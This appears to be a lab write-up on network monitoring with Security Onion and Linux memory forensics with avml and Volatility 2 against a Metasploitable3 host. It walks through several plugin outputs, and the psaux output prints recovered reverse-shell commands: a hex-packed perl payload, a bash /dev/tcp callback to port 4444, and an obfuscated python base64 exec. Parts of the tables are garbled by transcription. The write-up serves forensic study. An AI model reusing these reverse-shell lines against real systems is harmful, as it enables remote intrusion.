Screenshot of the Kibana interface showing SSH log analysis for Security Onion. The main dashboard includes:

- Security Onion - Network Data**: A sidebar with links to various connection types like DCE/RPC, DHCP, DNS, etc.
- Security Onion - All Logs**: Displays a large number **72 Count**.
- Security Onion - Logs Over Time**: A line chart showing the count of logs over time, with a timestamp per 30 minutes. The Y-axis is labeled "Count" and ranges from 0 to 60. The X-axis shows times from 00:00 to 12:00 on April 18, 2024.
- Security Onion - Source IPs**: Shows source IP counts: 192.168.1.88 (72). This table is circled in red.
- Security Onion - Destination IPs**: Shows destination IP counts: 192.168.1.78 (72).
- Security Onion - SSH - Client**: Shows client counts: SSH-2.0-libssh\_0.10.6 (62), SSH-2.0-Nmap-SSH2... (6), SSH-1.5-Nmap-SSH1... (1).
- Security Onion - SSH - Server**: Shows server counts: SSH-2.0-OpenSSH\_6.6.1... (67).

After Filtering SSH logs in Elasticsearch within a Security Onion environment, we can see 72 SSH logs, which are often a critical component of network monitoring for security issues such as unauthorized access attempts.

The screenshot shows a Kibana dashboard with several panels:

- Security Onion - Modules**: Shows 175 entries under the 'zeek' module.
- Security Onion - Dataset**: Shows 175 entries under the 'zeek.file' dataset.
- Security Onion - File - Name**: A table showing file names and counts. Red annotations highlight this panel and the 'Security Onion - File - MIME Type' panel.
- Security Onion - File - Total Bytes**: A table showing total bytes and counts.
- Security Onion - File - MIME Type**: A table showing MIME types and counts. Red annotations highlight this panel and the 'Security Onion - File - Name' panel.

Annotations:

- An orange oval labeled "Malicious files" covers the "Security Onion - File - Name" and "Security Onion - File - MIME Type" panels.
- A red oval covers the "Security Onion - File - Name" and "Security Onion - File - MIME Type" panels.

Tables (approximate data):

Name	Count
Malz2.zip	2
init.zip	2
Kippo_DL_grab...	1
Malz3.zip	1
kippo_dl_Grabs...	1
kippo_dl_Grabs...	1

MIMEType	Count
text/html	116
application/zip	14
application/ocsp-re...	10
application/ocsp-re...	10
text/plain	8
application/soap+xml	4
application/x-debian...	4
text/json	3
image/png	1

It suggests that Zeek has captured and logged metadata related to file transfers over the network, which includes ZIP file downloads or transfers that it has observed. Analyzing this data can help to understand what files are being moved around in my network, potentially identify malicious activities, and take proactive security measures.

---

### ***Part – Three***

---

*Analyze Memory dump using Volatility2.*

---

# PART 1:


## Preparing for Acquisition

For forensic memory acquisition we've used **avml** tool.

AVML (Acquire Volatile Memory for Linux) is a forensic tool designed for capturing volatile memory from Linux systems. It's particularly useful for incident response and forensic investigations as it allows investigators to collect memory images from a running Linux system without introducing much risk of contamination to the host system.

**Total RAM size – 2 GB**

**OS- Ubuntu Server 14**



```
root@metasploitable3-ub1404:/home/vagrant/avml
0: unable to create memory snapshot:
error: unable to create memory snapshot from s
caused by:
0: unable to create memory snapshot
1: unable to read memory
2: No such file or directory (os error 2)

error: unable to create memory snapshot from s
caused by:
0: unable to create memory snapshot
1: unable to write image
2: No such file or directory (os error 2)

error: unable to create memory snapshot from s
caused by:
0: unable to create memory snapshot
1: unable to write image
2: No such file or directory (os error 2)

root@metasploitable3-ub1404:/home/vagrant/avml# ./avml
error: the following required arguments were not provided
<FILENAME>

Usage: avml <FILENAME>

For more information, try 'help'.
root@metasploitable3-ub1404:/home/vagrant/avml# sudo ./avml /home/vagrant/avml/memdump.avml
root@metasploitable3-ub1404:/home/vagrant/avml# ls
avml Cargo.lock Cargo.toml eng LICENSE mem.dmp memdump.avml src test
root@metasploitable3-ub1404:/home/vagrant/avml# nc 192.168.1.88 12345 < memdump.avml
```

We create the memdump file using this command

```
sudo ./avml /home/vagrant/avml/memdump.avml
```

And collect the memory dump file using netcat.

```
nc -l -p 12345 > memdump.avml
```

```
nc 192.168.1.88 12345 < memdump.avml
```

Netcat, often referred to as the "Swiss Army knife" of networking, is a versatile tool that allows for data transfer, scripting, and network debugging. It provides functions for anything from simple TCP/UDP data transfers to creating sophisticated scripts that can probe and manipulate network connections.

**memdump.avml** file is typically associated with a memory dump file. In the context of digital forensics and incident response, a .mem file is often the result of capturing the volatile memory (RAM) from a computer system.

Volatile memory can contain code and data related to malware that might not be easily discoverable on disk due to rootkits or sophisticated evasion techniques employed by attackers. Analyzing .mem files can help in identifying and understanding malicious payloads that were active in memory. RAM captures can reveal information that is not typically written on disk, such as encryption keys, passwords in clear text (depending on the application and system configuration), and network data. This can be particularly useful in cases where encryption is a barrier to investigation. Memory dumps provide a snapshot of running processes and network connections at the time of capture. This can be vital for understanding the actions of an attacker or the behavior of malicious software on a system.

Various artifacts, such as clipboard contents, command history, and user actions, may only reside in volatile memory and can be lost upon system shutdown or reboot. Capturing memory allows investigators to preserve and analyze these artifacts.

## PART 2:

We've used **Volatility 2**, which is an advanced memory forensics framework used for the analysis of volatile memory (RAM) captures.

We need **Python 2.7 or later** installed on the system, as Volatility 2 is developed in Python.

### Step 1

After Install need to navigate to the Volatility directory:

#### Step 1.1

First, we need to build the kernel profile – in our case this is ours

```
Linuxubuntu_3_13_0-170-genericx64
```

[I'm skipping the steps]

### Step 2: Identify the Memory Image

We need to make sure the memory image file (e.g., memdump.avml) is accessible. We need to provide the path to this file when running Volatility 2 commands.

In our case =

```
python2.7 vol.py -f /home/shuvo/Desktop/htb/memdump.avml
```

### Step 3: Run Plugins

After identifying the memory image's profile, we can now start running various plugins to analyze the data. Volatility 2 comes with a wide range of plugins for different purposes, from listing running processes to extracting network information and more.

We played with different plugins, we showcased some of them..

```
*****
```

Offset	Name	Pid	PPid	Uid	Gid	DTB	Start Time
0xfffff88007c098000	init	1	0	0	0	0x0000000077788000	2024-04-17 19:35:26 UTC+0000
0xfffff88007c099800	kthread	2	0	0	0	-----	2024-04-17 19:35:26 UTC+0000
0xfffff88007c09b000	ksoftirqd/0	3	2	0	0	-----	2024-04-17 19:35:26 UTC+0000
0xfffff88007c09e000	kworker/0:0H	5	2	0	0	-----	2024-04-17 19:35:26 UTC+0000
0xfffff88007c129800	rcu_sched	7	2	0	0	-----	2024-04-17 19:35:26 UTC+0000
0xfffff88007c12b000	rcuos/0	8	2	0	0	-----	2024-04-17 19:35:26 UTC+0000
0xfffff88007c12c800	rcuos/1	9	2	0	0	-----	2024-04-17 19:35:26 UTC+0000
0xfffff88007c12e000	rcu_bh	10	2	0	0	-----	2024-04-17 19:35:26 UTC+0000
0xfffff88007c150000	rcuob/0	11	2	0	0	-----	2024-04-17 19:35:26 UTC+0000
0xfffff88007c151800	rcuob/1	12	2	0	0	-----	2024-04-17 19:35:26 UTC+0000
0xfffff88007c153000	migration/0	13	2	0	0	-----	2024-04-17 19:35:26 UTC+0000
0xfffff88007c154800	watchdog/0	14	2	0	0	-----	2024-04-17 19:35:26 UTC+0000
0xfffff88007c160000	watchdog/1	15	2	0	0	-----	2024-04-17 19:35:26 UTC+0000
0xfffff88007c161800	migration/1	16	2	0	0	-----	2024-04-17 19:35:26 UTC+0000
0xfffff88007c163000	ksoftirqd/1	17	2	0	0	-----	2024-04-17 19:35:26 UTC+0000
0xfffff88007c166000	kworker/1:0H	19	2	0	0	-----	2024-04-17 19:35:26 UTC+0000
0xfffff88007c190000	khelper	20	2	0	0	-----	2024-04-17 19:35:26 UTC+0000
0xfffff88007c191800	kdevtmpfs	21	2	0	0	-----	2024-04-17 19:35:26 UTC+0000
0xfffff88007c193000	netns	22	2	0	0	-----	2024-04-17 19:35:26 UTC+0000
0xfffff88007c194800	writeback	23	2	0	0	-----	2024-04-17 19:35:26 UTC+0000
0xfffff88007c196000	kintegrityd	24	2	0	0	-----	2024-04-17 19:35:26 UTC+0000
0xfffff88007c248000	bioset	25	2	0	0	-----	2024-04-17 19:35:26 UTC+0000
0xfffff88007c249800	kworker/u5:0	26	2	0	0	-----	2024-04-17 19:35:26 UTC+0000
0xfffff88007c24b000	kblockd	27	2	0	0	-----	2024-04-17 19:35:26 UTC+0000
0xfffff88007c24c800	ata_sff	28	2	0	0	-----	2024-04-17 19:35:26 UTC+0000
0xfffff88007c24e000	khubd	29	2	0	0	-----	2024-04-17 19:35:26 UTC+0000
0xfffff88007c2c8000	md	30	2	0	0	-----	2024-04-17 19:35:26 UTC+0000
0xfffff88007c2c9800	devfreq_wq	31	2	0	0	-----	2024-04-17 19:35:26 UTC+0000
0xfffff88007c2cb000	kworker/0:1	32	2	0	0	-----	2024-04-17 19:35:26 UTC+0000
0xfffff88007c2cc800	kworker/1:1	33	2	0	0	-----	2024-04-17 19:35:26 UTC+0000
0xfffff8800775b0000	khungtaskd	35	2	0	0	-----	2024-04-17 19:35:26 UTC+0000
0xfffff8800775b1800	kswappd	36	2	0	0	-----	2024-04-17 19:35:26 UTC+0000


0xfffff8800785e9800	nc	2227	1	0	0	0x00000000077b7a000	2024-04-17 20:06:44 UTC+0000
0xfffff880077936000	sh	2398	1795	33	33	0x0000000004b432000	2024-04-17 20:27:42 UTC+0000
0xfffff8800785ee000	perl	2400	2398	33	33	0x000000000785aa000	2024-04-17 20:27:42 UTC+0000
0xfffff8800785eb000	sh	2401	2400	33	33	0x000000000785bed000	2024-04-17 20:27:42 UTC+0000
0xfffff8800785e8000	bash	2402	2401	33	33	0x0000000007858c000	2024-04-17 20:27:42 UTC+0000
0xfffff880035299800	sh	2403	2402	33	33	0x00000000078b3e000	2024-04-17 20:27:42 UTC+0000
0xfffff8800786a4800	python	2412	2403	33	33	0x000000000784a2000	2024-04-17 20:28:29 UTC+0000
0xfffff880078b0e000	bash	2413	2412	33	33	0x0000000004b494000	2024-04-17 20:28:29 UTC+0000
0xfffff880079886000	sudo	2460	2413	33	33	0x0000000007859c000	2024-04-17 20:33:56 UTC+0000
0xfffff88001e006000	sudo	2576	1992	0	900	0x000000000784f4000	2024-04-17 20:39:40 UTC+0000
0xfffff88001e003000	su	2577	2576	0	0	0x0000000001e126000	2024-04-17 20:39:40 UTC+0000
0xfffff88007d39800	bash	2578	2577	0	0	0x0000000001e0dc000	2024-04-17 20:39:40 UTC+0000
0xfffff88007a81800	sendmail-mta	5666	1	0	0	0x0000000007b4e0000	2024-04-17 23:52:01 UTC+0000
0xfffff88004b4de000	kworker/u4:0	6779	2	0	0	-----	2024-04-18 00:38:43 UTC+0000
0xfffff88004b5b1800	apache2	6823	1791	33	33	0x000000000779f0000	2024-04-18 00:45:02 UTC+0000
0xfffff88004b5b4800	apache2	6838	1791	33	33	0x000000000784da000	2024-04-18 00:45:02 UTC+0000
0xfffff88004b5b6000	apache2	6839	1791	33	33	0x0000000007845e000	2024-04-18 00:45:02 UTC+0000
0xfffff88007c164800	apache2	6840	1791	33	33	0x000000000785a2000	2024-04-18 00:45:02 UTC+0000
0xfffff88001e2ec800	apache2	6841	1791	33	33	0x0000000004b548000	2024-04-18 00:45:02 UTC+0000
0xfffff88001e2ee000	apache2	6842	1791	33	33	0x0000000004b53a000	2024-04-18 00:45:02 UTC+0000
0xfffff88007a848000	cupsd	6894	1	0	0	0x00000000077a64000	2024-04-18 00:45:02 UTC+0000
0xfffff88007a808000	apache2	6900	1791	33	33	0x00000000078d26000	2024-04-18 00:45:04 UTC+0000
0xfffff88007766c800	dirmngr	7015	1	105	111	0x00000000079d4c000	2024-04-18 00:45:43 UTC+0000
0xfffff880077dc800	kworker/0:0	7024	2	0	0	-----	2024-04-18 00:45:43 UTC+0000
0xfffff8800357de000	apache2	7155	1791	33	33	0x0000000001e080000	2024-04-18 01:44:33 UTC+0000
0xfffff880078363000	apache2	7173	1791	33	33	0x0000000001e202000	2024-04-18 01:44:34 UTC+0000
0xfffff8800783d1800	sshd	442	1449	0	0	0x000000000782f8000	2024-04-18 02:02:07 UTC+0000
0xfffff880078d4800	sshd	461	442	900	900	0x0000000003613c000	2024-04-18 02:02:14 UTC+0000
0xfffff880078ce6000	bash	462	461	900	900	0x000000000784f8000	2024-04-18 02:02:14 UTC+0000
0xfffff88001e2e9800	sudo	478	462	0	900	0x00000000036062000	2024-04-18 02:02:28 UTC+0000
0xfffff88001e2eb000	su	479	478	0	0	0x000000000360cc000	2024-04-18 02:02:28 UTC+0000
0xfffff88007aa83000	bash	480	479	0	0	0x000000000362e6000	2024-04-18 02:02:28 UTC+0000
0xfffff880079a69800	sleep	2033	1466	0	0	0x000000000360b6000	2024-04-18 02:35:35 UTC+0000
0xfffff880003196000	sudo	2052	480	0	0	0x00000000036270000	2024-04-18 02:44:43 UTC+0000
0xfffff880003194800	avml	2053	2052	0	0	0x00000000077bf2000	2024-04-18 02:44:43 UTC+0000

The **pslist plugin** in Volatility is designed to enumerate the processes running on a Linux system at the time the memory image was captured. This plugin is crucial for forensic analysts and incident responders, as it provides a snapshot of the active processes, which can be essential for identifying malicious activities, investigating system usage, or understanding the state of the system during an incident.

```
python2.7 vol.py -f /home/shuvo/Desktop/htb/memdump.avml --profile=Linuxubuntu_3_13_0-170-
```

```
genericx64 linux_pslist
```

This command will output a list of processes that were running at the time the memory dump was taken. The output typically includes valuable information such as the process ID (PID), the parent process ID (PPID), process name, the number of threads, handles, and the time the process was created and exited.



```
** Failed to import volatility.plugins.envars (importerror: No module named Crypto.Hash)
[ff02::fb] at 33:33:00:00:00:fb on docker0
[ff02::2] at 33:33:00:00:00:02 on docker0
[ff02::16] at 33:33:00:00:00:16 on eth0
[:1] instead of allocating and setting th
[ff02::fb] at 33:33:00:00:00:00 on lo
[ff02::2] at 33:33:00:00:00:02 on eth0
[ff02::16] exports them as the kernel would r
[ff02::fb] can focus your investigation on ele
[ff02::2] at 33:33:00:00:00:02 on eth1
[ff02::1:ff40:b20c] at 33:33:ff:40:b2:0c on eth1
[ff02::202] at 33:33:00:00:02:02 on eth0
[fe80::46fe:3bff:feb3:e3a3] at 44:fe:3b:b3:e3:a3 on eth0
[ff02::1:ff91:163b] at 33:33:ff:91:16:3b on eth0
[ff02::1:ff1d:d538] at 33:33:ff:1d:d5:38 on docker0
[ff02::16] at 33:33:00:00:00:16 on docker0
[192.168.1.78] at 00:00:00:00:00:00 on lo
[224.0.0.22] at 01:00:5e:00:00:16 on eth0
[224.0.0.251] at 01:00:5e:00:00:fb on eth0
[224.0.0.22] at 01:00:5e:00:00:16 on eth1
[224.0.0.251] at 01:00:5e:00:00:fb on docker0
[192.168.1.64] at c0:d7:aa:39:95:ed on eth0
[224.0.0.251] at 01:00:5e:00:00:fb on eth1
[192.168.1.255] ING : volatility
[127.0.0.1] at 00:00:00:00:00:00 on lo
[224.0.0.22] at 01:00:5e:00:00:16 on docker0
[172.17.255.255] at ff:ff:ff:ff:ff:ff on docker0
[192.168.1.88] at e0:94:67:c6:1b:d2 on eth0
[172.28.128.255] at ff:ff:ff:ff:ff:ff on eth1
[192.168.1.254] at 44:fe:3b:b3:e3:a3 on eth0

```

In Volatility, the `linux_arp` plugin is used to examine the Address Resolution Protocol (ARP) cache from a Linux system's memory dump. This can provide valuable insights into the network interactions of a system at the time the memory snapshot was taken, revealing details about the IP addresses and MAC addresses that the system was communicating with.

- Network peers: The ARP cache can show which local network IP addresses were recently interacted with by the host machine.
- Potential spoofing: Analyzing ARP cache entries can help determine if there was ARP spoofing or poisoning occurring, which is a common tactic in man-in-the-middle (MITM) attacks.

```
** Failed to import volatility.plugins.envars (importerror: No module named Crypto.Hash)
Interface      IP Address        MAC Address        Promiscous Mode
-----
lo    linux 127.0.0.1          00:00:00:00:00:00  False
eth0   192.168.1.78          08:00:27:91:16:3b  False
eth1   172.28.128.3          08:00:27:40:b2:0c  False
docker0 This plugin generates the default interface. It can show you which systems a machine communicated
         with in the past.

```

`linux_ifconfig` is a plugin used to extract network configuration information from a Linux memory dump. This can include details about active network interfaces, their settings, and statuses at the time the memory was captured.

The `linux_ifconfig` plugin mimics the functionality of the traditional `ifconfig` command used in Linux systems, but it operates on a forensic memory image. By running this plugin on a memory dump, forensic analysts can retrieve:

- IP Addresses: Both IPv4 and IPv6 addresses assigned to the network interfaces.
  - MAC Addresses: The hardware addresses associated with the network interfaces.
  - MTU Settings: Maximum transmission unit settings, important for understanding packet transmission behaviors.
  - Network Statistics: Information on data sent and received, which could be crucial for identifying data exfiltration or suspicious network activity prior to the system being imaged.

```
root@s-kali: /home/shuvo/Desktop/vaol/volatility
TCP      0.0.0.0      : 3306 0.0.0.0      : 0 LISTEN          mysqld/1451
UNIX 11139  mysqld/1451 /run/mysql-default/mysqld.sock
TCP      127.0.0.1     : 3000 0.0.0.0      : 0 LISTEN          nodejs/1464
TCP      127.0.0.1     : 35455 127.0.0.1   : 80 ESTABLISHED    nodejs/1465
TCP      ::1:47286 ::1:1      : 631 CLOSE_WAIT      cups-browsed/1503
UNIX 11061  cups-browsed/1503
TCP      0.0.0.0      : 631 0.0.0.0      : 0 LISTEN          cups-browsed/1503
UNIX 11107  knockd/1552
TCP      0.0.0.0      : 21 0.0.0.0      : 0 LISTEN          proftpd/1565
UNIX 12405  proftpd/1565
UNIX 12434  ircd/1573
TCP      0.0.0.0      : 6667 0.0.0.0      : 0 LISTEN          ircd/1573
TCP      0.0.0.0      : 8067 0.0.0.0      : 0 LISTEN          ircd/1573
TCP      0.0.0.0      : 6697 0.0.0.0      : 0 LISTEN          ircd/1573
TCP      0.0.0.0      : 3500 0.0.0.0      : 0 LISTEN          ruby2.3/1577
TCP      127.0.0.1     : 32000 127.0.0.1   : 31000 ESTABLISHED  wrapper-linux-x/1739
TCP      127.0.0.1     : 32000 0.0.0.0      : 0 LISTEN          java/1745
TCP      ::ffff:127.0.0.1 : 31000 ::ffff:127.0.0.1 : 32000 ESTABLISHED  java/1745
TCP      ::1:57939 ::1:1      : 50675 CLOSE          java/1745
UNIX 13419  java/1745
TCP      ::1:java/1745 ignore: 8080 ::1:ignore      : 0 LISTEN          java/1745
TCP      0.0.0.0      : 0 0.0.0.0      : 0 CLOSE           apache2/1791
TCP      ::1:80 ::1:80      : 0 LISTEN          apache2/1791
TCP      0.0.0.0      : 0 0.0.0.0      : 0 CLOSE           apache2/1795
TCP      ::ffff:192.168.1.78: 80 ::ffff:192.168.1.88:45947 CLOSE
TCP      0.0.0.0      : 0 0.0.0.0      : 0 CLOSE           apache2/1799
TCP      ::ffff:192.168.1.78: 80 ::ffff:192.168.1.88:34225 CLOSE
UNIX 12787  login/1838
TCP      192.168.1.78   : 22 192.168.1.88   : 56199 ESTABLISHED  sshd/1970
UNIX 13908  sshd/1970
UNIX 13118  sshd/1970
UNIX 13122  sshd/1970
TCP      192.168.1.78   : 22 192.168.1.88   : 56199 ESTABLISHED  sshd/1991
UNIX 13908  sshd/1991
UNIX 13117  sshd/1991
TCP      192.168.1.78   : 46105 192.168.1.88   : 4444 CLOSE_WAIT      bash/2046
TCP      192.168.1.78   : 46105 192.168.1.88   : 4444 CLOSE_WAIT      sh/2047
TCP      192.168.1.78   : 46105 192.168.1.88   : 4444 CLOSE_WAIT      sh/2047
```

TCP	0.0.0.0	:	0 0.0.0.0	:	0 CLOSE	apache2/6841
TCP	::	:	80 ::	:	0 LISTEN	apache2/6841
TCP	0.0.0.0	:	0 0.0.0.0	:	0 CLOSE	apache2/6842
TCP	::	:	80 ::	:	0 LISTEN	apache2/6842
UNIX	107928		cupsd/6894			
TCP	0.0.0.0	:	631 0.0.0.0	:	0 LISTEN	cupsd/6894
TCP	::	:	631 ::	:	0 LISTEN	cupsd/6894
TCP	0.0.0.0	:	0 0.0.0.0	:	0 CLOSE	apache2/6900
TCP	::	:	80 ::	:	0 LISTEN	apache2/6900
TCP	::fffff127.0.0.1	:	80 ::fffff127.0.0.1	:35453	ESTABLISHED	apache2/6900
UNIX	108357		dirmngr/7015 /var/run/dirmngr/socket			
TCP	0.0.0.0	:	0 0.0.0.0	:	0 CLOSE	apache2/7155
TCP	::	:	80 ::	:	0 LISTEN	apache2/7155
TCP	0.0.0.0	:	0 0.0.0.0	:	0 CLOSE	apache2/7173
TCP	::	:	80 ::	:	0 LISTEN	apache2/7173
TCP	192.168.1.78	:	22 192.168.1.88	:35692	ESTABLISHED	sshd/442
UNIX	176989		sshd/442			
UNIX	178563		sshd/442			
UNIX	178567		sshd/442			
TCP	192.168.1.78	:	22 192.168.1.88	:35692	ESTABLISHED	sshd/461
UNIX	176989		sshd/461			
UNIX	178562		sshd/461			
UNIX	177028		sudo/478			
UNIX	177030		sudo/478			
UNIX	177039		su/479			
UNIX	191135		sudo/2052			
UNIX	191137		sudo/2052			

The **linux\_netstat** plugin in Volatility is used to analyze network connections, routing tables, and interface statistics from a Linux system's memory dump. This provides a snapshot of all network activity that was occurring at the moment the memory was captured, offering invaluable data for forensic investigations, especially in understanding how a compromised system was interacting with other systems on the network.

**The linux\_netstat plugin extracts data similar to what the netstat command would provide on a live Linux system. This includes:**

- Active Connections: Listing all active connections and their statuses (e.g., ESTABLISHED, LISTENING), which helps identify what services were running and potential unauthorized connections.
- Listening Ports: Ports that were open and listening for incoming connections, which can help determine exposed services that could be vectors for attacks.
- Routing Table: The routing table at the time of the memory capture, showing how traffic is directed through the network, which can be crucial for tracing attack paths or understanding network configurations.

\*\*\*\*\*

```

root@s-kali: /home/shuvo/Desktop/vaol/volatility
2400 33 33 perl -e system(pack(qq,H152,,qq,62617368202d632027303c263133382d3b65786563203133383c3e2f6465762f7463702f3139322e3136382e312e38382f3434343b7368203
c26313338203e2631333820323e2631333827,)) 
2401 33 33 sh -c bash -c `0<&138;>/dev/tcp/192.168.1.88/4444;sh <&138 >&138 2>&138` 
2402 33 33 bash -c `0<&138;>/dev/tcp/192.168.1.88/4444;sh <&138 >&138 2>&138` 
2403 33 33 sh 
2412 33 33 /usr/bin/python -c exec(__import__('zlib').decompress(__import__('base64').b64decode(__import__('codecs').getencoder('utf-8')('eNrLzC3ILypRKCiptAYR
esUFieV5Gur6SZl5+kmJxRnqmgDdwv8')[0]))) 
2413 33 33 /bin/bash 
2460 33 33 sudo -l ps linux_pslist so it enumerates processes in the same way as described above. However, it 
2576 0 900 sudo su command on a live system (specifically it can show the command-line arguments). 
2577 0 0 su 
2578 0 0 bash 
5666 0 0 sendmail: MTA: accepting connections 
6779 0 0 [kworker/u4:0] 
6823 33 33 /usr/sbin/apache2 -k start 
6838 33 33 /usr/sbin/apache2 -k start 
6839 33 33 /usr/sbin/apache2 -k start 
6840 33 33 /usr/sbin/apache2 -k start 
6841 33 33 /usr/sbin/apache2 -k start 
6842 33 33 /usr/sbin/apache2 -k start 
6894 0 0 /usr/sbin/cupsd -f 
6900 33 33 /usr/sbin/apache2 -k start 
7015 105 111 /usr/bin/dirmngr --daemon --sh 
7024 0 0 [kworker/0:0] 
7155 33 33 /usr/sbin/apache2 -k start 
7173 33 33 /usr/sbin/apache2 -k start 
442 0 0 sshd: vagrant [priv] 
461 900 900 
462 900 900 
478 0 900 
479 0 0 su 
480 0 0 bash 
2033 0 0 sleep 3600 
2052 0 0 sudo ./avml /home/vagrant/avml/memdump.avml 
2053 0 0 ./avml /home/vagrant/avml/memdump.avml 

Linux_PSAUX 
----- 
(plugin points a pointer from its name to its entry point) 
----- 
task_struct, children, and Task_struct_sibling 
----- 

```

The `linux_psaux` plugin in Volatility is designed to retrieve process listing information from a Linux memory dump, similar to the output of the `ps aux` command on a live Linux system. This plugin is crucial for forensic and incident response activities because it provides visibility into the processes that were running at the time the memory was captured, including their process IDs, user IDs, and command line arguments.

### This plugin helps forensic analysts understand:

- Running Processes: Detailed information about each process, including the process ID (PID), the user ID (UID) that executed the process, the group ID (GID), the terminal associated with the process, and its state.
- Command Line Arguments: The command line arguments used to start the process, which can be critical for identifying malicious processes or scripts.
- Process States: Information about whether processes were active, sleeping, zombie, or stopped at the time of capture, providing insights into the system's behavior.

\*\*\*\*\*

```

root@s-kali: /home/shuvo/Desktop/vaol/volatility
0xfffff880078be9800 perl          2044      2042      33      33  0x000000000077738000 2024-04-17 19:42:09 UTC+0000
0xfffff880077c3000 java           1900      1739      0      0  0x00000000078dec000 2024-04-17 19:35:53 UTC+0000
0xfffff880079cb0e000 java          1756      1739      0      0  0x00000000078dec000 2024-04-17 19:35:37 UTC+0000
0xfffff880079a6e000 sudo          2133      2129      33     33  0x00000000078d2e000 2024-04-17 19:55:43 UTC+0000
0xfffff8800785ee000 perl          2400      2398      33     33  0x000000000785aa000 2024-04-17 20:27:42 UTC+0000
0xfffff880078cc00000 java          1879      1739      0      0  0x00000000078dec000 2024-04-17 19:35:48 UTC+0000
0xfffff880077e1800 mysqld        1591      101      106    112  0x00000000078dea000 2024-04-17 19:35:36 UTC+0000
0xfffff88007c24c800 ata_sff         28       109      2      0  0x00000000078dec000 2024-04-17 19:35:26 UTC+0000
0xfffff880078d39800 bash          2578      2577      0      0  0x000000000001e0dc000 2024-04-17 20:39:40 UTC+0000
0xfffff880079cb8000 upstart-file-br 871       1      0      0  0x00000000003527a000 2024-04-17 19:35:31 UTC+0000
0xfffff880078dde000 V8 WorkerThread 1481      1      0      0  0x0000000000078e4c000 2024-04-17 19:35:35 UTC+0000
0xfffff88007c129800 rcu_sched        7       2      0      0  0x00000000078dec000 2024-04-17 19:35:26 UTC+0000
0xfffff880077c9800 java           1803      1739      0      0  0x00000000078dec000 2024-04-17 19:35:39 UTC+0000
0xfffff880078b0e000 bash          2413      2412      33     33  0x0000000004b494000 2024-04-17 20:28:29 UTC+0000
0xfffff880078360000 java          1748      1739      0      0  0x0000000000078dec000 2024-04-17 19:35:37 UTC+0000
0xfffff880077609800 encryptfs-kthrea 41       2      0      0  0x00000000078dec000 2024-04-17 19:35:26 UTC+0000
0xfffff880077a1800 kworker/1:2    130       2      0      0  0x00000000078dec000 2024-04-17 19:35:26 UTC+0000
0xfffff88007890b0000 mysqld        1549      106    112  0x00000000078dea000 2024-04-17 19:35:35 UTC+0000
0xfffff880079cb0000 sudo          1405      1404      0      0  0x00000000079bea000 2024-04-17 19:35:35 UTC+0000
0xfffff880078d9e0000 mysqld        1494      106    112  0x00000000078dea000 2024-04-17 19:35:35 UTC+0000
0xfffff88004b429800 java          1871      1739      0      0  0x0000000000078dec000 2024-04-17 19:35:48 UTC+0000
0xfffff88007c190000 khelper        20       2      0      0  0x00000000078dec000 2024-04-17 19:35:26 UTC+0000
0xfffff88007b52c800 dbus-daemon     486      1      102   106  0x000000000007b83e000 2024-04-17 19:35:31 UTC+0000
